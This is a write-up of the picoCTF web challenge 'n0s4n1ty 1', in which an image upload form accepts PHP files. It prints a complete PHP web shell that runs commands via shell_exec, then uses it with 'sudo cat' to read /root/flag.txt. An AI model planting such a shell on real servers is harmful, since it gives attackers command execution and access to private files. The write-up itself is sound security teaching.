n0s4n1ty 1 Writeup PicoCTF
A writeup for the picoCTF easy web challenge named n0s4n1ty 1.
Introduction
This is the writeup of another easy picoCTF web challenge titled n0s4n1ty. The description says:
A developer has added profile picture upload functionality to a website. However, the implementation is flawed, and it presents an opportunity for you. Your mission, should you choose to accept it, is to navigate to the provided web page and locate the file upload area. Your ultimate goal is to find the hidden flag located in the /root directory.
So, from what I understand, this is maybe a file traversal problem or a malicious file upload problem. From the description, all we have to do is print out /root/flag.txt.
Information Gathering
As we can see in the following image, there is a website with only the upload image feature.

So, let’s try to upload an image to see the behavior.
After we upload an image with the name ah.jpg, we get the following upload.php page:
.png)
Vuln and Exploitation
The interesting thing here is that we can upload almost any type of file and access it in uploads, even PHP files, and you can see where this is going.
I’m going to upload this malicious PHP file that contains a search bar to execute Linux commands.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
<?php
// WARNING: This is intentionally vulnerable code for educational/CTF purposes only.
// Never deploy this on any system you don't own.

$output = "";
if (isset($_GET['cmd'])) {
    $cmd = $_GET['cmd'];
    $output = shell_exec($cmd);
}
?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Command Search</title>
    <style>
        body {
            background: #1a1a1a;
            color: #00ff00;
            font-family: monospace;
            max-width: 800px;
            margin: 50px auto;
            padding: 20px;
        }
        input[type="text"] {
            width: 70%;
            padding: 10px;
            background: #000;
            color: #00ff00;
            border: 1px solid #00ff00;
            font-family: monospace;
            font-size: 16px;
        }
        input[type="submit"] {
            padding: 10px 20px;
            background: #00ff00;
            color: #000;
            border: none;
            font-family: monospace;
            font-size: 16px;
            cursor: pointer;
        }
        pre {
            background: #000;
            padding: 15px;
            border: 1px solid #00ff00;
            white-space: pre-wrap;
            word-wrap: break-word;
        }
    </style>
</head>
<body>
    <h1>Search</h1>
    <form method="GET">
        <input type="text" name="cmd" placeholder="Enter command..."
               value="<?php echo isset($_GET['cmd']) ? htmlspecialchars($_GET['cmd']) : ''; ?>">
        <input type="submit" value="Execute">
    </form>

    <?php if ($output !== ""): ?>
        <h3>Result:</h3>
        <pre><?php echo htmlspecialchars($output); ?></pre>
    <?php endif; ?>
</body>
</html>
The styling is necessary xD.
And with that, we can access it in /uploads/exploit.php.
The flag is located within /root/flag.txt, but we cannot access it since we are the user www-data, so we need some high privileges.
Let’s try a bold, simple approach and gamble if the security of this machine is none by just typing sudo cat /root/flag.txt.
Tada, we got it. Indeed, the security was off xD.
.png)
Conclusion
That was an easy-to-solve challenge, pretty beginner-friendly and straightforward.